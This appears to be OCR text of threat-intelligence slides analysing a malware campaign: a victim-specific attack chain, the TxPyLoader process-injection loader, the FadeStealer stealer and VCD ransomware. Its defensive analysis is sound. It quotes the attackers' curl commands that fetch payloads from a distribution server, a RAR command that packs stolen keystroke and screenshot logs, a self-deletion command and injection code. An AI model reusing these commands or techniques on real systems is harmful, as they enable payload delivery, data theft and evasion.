


Versatility



Defense Evasion

I Attack Flow: Victim-specific Chain




I Malware from Distribution Site B

Type	Command Executed
Collect basic information	whoami
Download additional payloads	curl https://{distribute_server_B}/community/japerson/wonder.dat -o c:\programdata\wonder.cab curl https://{distribute_server_B}/community/japerson/etele.dat -o c:\programdata\telegram_update\tele.dat
Decompress	expand c:\programdata\wonder.cab -F:* c:\programdata
Execute malware	c:\programdata\telegram_update\tele_update.exe c:\programdata\telegram_update\tele.conf c:\programdata\telegram_update\tele.dat
Delete files	del c:\programdata\telegram_update\tele.dat rmdir /s /q c:\programdata\telegram_update

I Malware from Distribution Site B




- _asyncio.pyd
- _bz2.pyd
- _ctypes.pyd
- _decimal.pyd
- _elementtree.pyd
- _hashlib.pyd
- ⋮
- python3.dll
- python37._pth
- python37.dll
- python37.zip
- select.pyd
- sqlite3.dll
- **tele.conf**
- **tele.dat**
- **tele_update.exe**
- unicodedata.pyd
- update.pyd
- vcruntime140.dll
- winsound.pyd



I TxPyLoader

TxPyLoader is a loader that injects payloads using the **Transacted Hollowing** technique.


- First seen in Jul 2025
- Malware Type: Loader
- Base Language: Python
- Timestamp: 2025-04-26 04:15:55 (UTC)



I TxPyLoader

Decode Payloads

1. Read data and decode with Base64
2. `cursor = first byte value + 1`
3. `XOR key length = payload[cursor]`
4. `cursor = cursor + 1`
5. `encoded payload`
`= payload[cursor : cursor + key_len]`



I TxPyLoader

hasherezade / transacted_hollowing

Issues 2 Pull requests Actions Projects Security Insights

transacted_hollowing Public 👍

Watch 20 Fork 83 Star 564

main 1 Branch 1 Tag

Go to file Add file Code

hasherezade	[REFACT] Split image base update and entry point redirection	d180e24 · last year	33 Commits
img	[NOBIN] Added image		4 years ago
.appveyor.yml	Update .appveyor.yml		4 years ago
CMakeLists.txt	[FEATURE] Added a variant with delete-pending file (Gho...		4 years ago
LICENSE	Initial commit		4 years ago
README.md	Update README.md		3 years ago
delete_pending_file.cpp	[FEATURE] Added a variant with delete-pending file (Gho...		4 years ago
delete_pending_file.h	[FEATURE] Added a variant with delete-pending file (Gho...		4 years ago
hollowing_parts.cpp	[REFACT] Split image base update and entry point redirec...		last year

About

Transacted Hollowing - a PE injection technique, hybrid between ProcessHollowing and ProcessDoppelganging

pefile malware code-injection pe-injector

Readme MIT license Activity 564 stars 20 watching 83 forks Report repository

I TxPyLoader

```
if ((status = NtMapViewOfSection(hSection, hProcess, &sectionBaseAddress, NULL, NULL, NULL, &viewSize, ViewShare, NULL, PAGE_READONLY)) != STATUS_SUCCESS)
{
    if (status == STATUS_IMAGE_NOT_AT_BASE) {
        std::cerr << "[WARNING] Image could not be mapped at its original base! If the payload has no relocations, it won't work!\n";
    }
    else {
        std::cerr << "[ERROR] NtMapViewOfSection failed, status: " << std::hex << status << std::endl;
        return NULL;
    }
}
std::cout << "Mapped Base:\t" << std::hex << (ULONG_PTR)sectionBaseAddress << "\n";
return sectionBaseAddress;
```

**PoC of
Transacted Hollowing**

```
if dpT68 == aaF1taVVdQ:
    print("[WARNING] Image could not be mapped at its original base! If the payload has no relocations,it won't work!")
    return
if dpT68 != 0:
    print(f"NtMapViewOfSection() failed. Error: {dpT68}")
    return
print(f"Mapped Base: {hex(eb45l86r.value)}")
return eb45l86r
```

**Python-ported
Version**


I FadeStealer

- First seen in Mar 2023
- Malware Type: Stealer
- Base Language: C/C++
- Timestamp: 2025-07-10 07:53:11 (UTC)

Type	Path
Keystroke	%Temp%/VSTelems_Fade/NgenPdbk
Screenshot	%Temp%/VSTelems_Fade/NgenPdbc
Microphone Recording	%Temp%/VSTelems_Fade/NgenPdbm
Portable Device	%Temp%/VSTelems_FadeIn
Removable Disk	%Temp%/VSTelems_FadeOut

Commands to compress log path to RAR file


```
c:\windows\system32\cmd.exe /c ""%Temp%\rar.exe" a -r -ep1 -m0 -y -pNaeMhq[d]q -v1g "%Temp%\watch_{yyyy_mm_dd-hh_mm_ss}.rar" "%Temp%\VSTelems_Fade\*.*" ""
```




I VCD Ransomware

VCD Ransomware is ransomware that changes extension of the target files into *.vcd

- First seen in Jul 2025
- Malware Type: Ransomware
- Source: C/C++
- Timestamp: 2025-07-25 11:13:19 (UTC)



I VCD Ransomware



Create Mutex

Mutex: Mutex

Mutex

▼

Traversal Target Files & Drop RansomNote

Filename	Email
00_FILE-RECOVER-GUIDE.txt	creativeidea2024[@]proton.me
00_파일-복구-가이드.txt	

Explore

▼

File Encrypt

AES-256-CBC for File encryption
RSA for Key encryption

Encrypt

▼

Self-Deletion

```
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q {filename}
```

Delete



Name of Ransom Note

